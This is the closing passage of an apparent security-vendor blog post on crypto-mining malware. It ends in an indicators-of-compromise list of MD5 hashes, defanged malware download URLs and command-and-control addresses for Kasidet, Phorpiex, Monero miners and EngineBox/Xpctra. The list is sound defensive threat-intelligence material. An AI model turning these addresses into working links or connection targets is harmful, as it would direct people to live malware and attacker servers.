As more people are getting familiar with and starting to use or invest in cryptocurrencies, the awareness and pervasiveness of cryptocurrencies in everyday life will continue to rise. In spite of their initial resistance to cryptocurrencies, more and more governments are realizing the potential of cryptocurrencies and the underlying blockchain technology in the digital era. They are realizing that they can't just ban their use—the new era of digital currencies has already begun. As a result, we will see an increase in crypto-malware. The Zscaler ThreatLabZ research team will continue to monitor and analyze these threats with a goal to provide protection against them.

IOC:

Kasidet

Monero Miner MD5: 806779989C6EA355A1ABF4F6C7CB646C

Monero GPU Miner: 88eddf09f8abcd8881737b5b58954099


FCN Miner MD5: 3a18ecb034a227ed0b09a877ebb7cfaa

Phorpiex MD5: deea904eb9073a36f5cc649559853015,
7f1ddc3894891398f861662d39b6066b URL : [www.eraspire\[.\]com/wp-content/t7070.exe](http://www.eraspire[.]com/wp-content/t7070.exe) MoneorMiner MD5: 3dfa222fed3567b6189762e951d76377

URL: 92.63.197[.]106/mm.exe C&C: 112.126.94[.]107:5050 123.56.228[.]49:5050
220.181.87[.]80:5050 **EngineBox & Xpctra** MD5:
5b0639aab22ed1fdb4913805662078fe 3d9f0fdccc05167d76b8af21cd5985b3
0723683a105cd506e21c9a1d08d06226 661cc13f6a0ca4b14585f772d19dc718

364825dc47eb1688ca325b84dc7d0656 URL: 185.141.165[.]210/gandalf/files/W7.txt
65.181.113[.]87/sshd/aw7.tiff 65.181.113[.]87/sshd/W7.zip
65.181.113[.]87/sshd/dll.dll 65.181.113[.]87/sshd/dll.dll.exe C&C:
babalu.workscx[.]com irc.lapiscolorido[.]com ssh.lapiscolorido[.]com
log.lapiscolorido[.]com irc.donetuasd[.]com ssh.donetuasd[.]com
log.donetuasd[.]com coca.cheddarmcmelt[.]top fritas.cheddarmcmelt[.]top
ssl.suzukiburgman[.]top 35.166.186[.]98:4782 petr4[.]in/lol/index.php
petr4[.]in/avs/logs/index.php

Suggested Blogs



Nov
27
2019

A New Wave of Stalkerware Apps

By: Shivang Desai

[Read This Post](#)

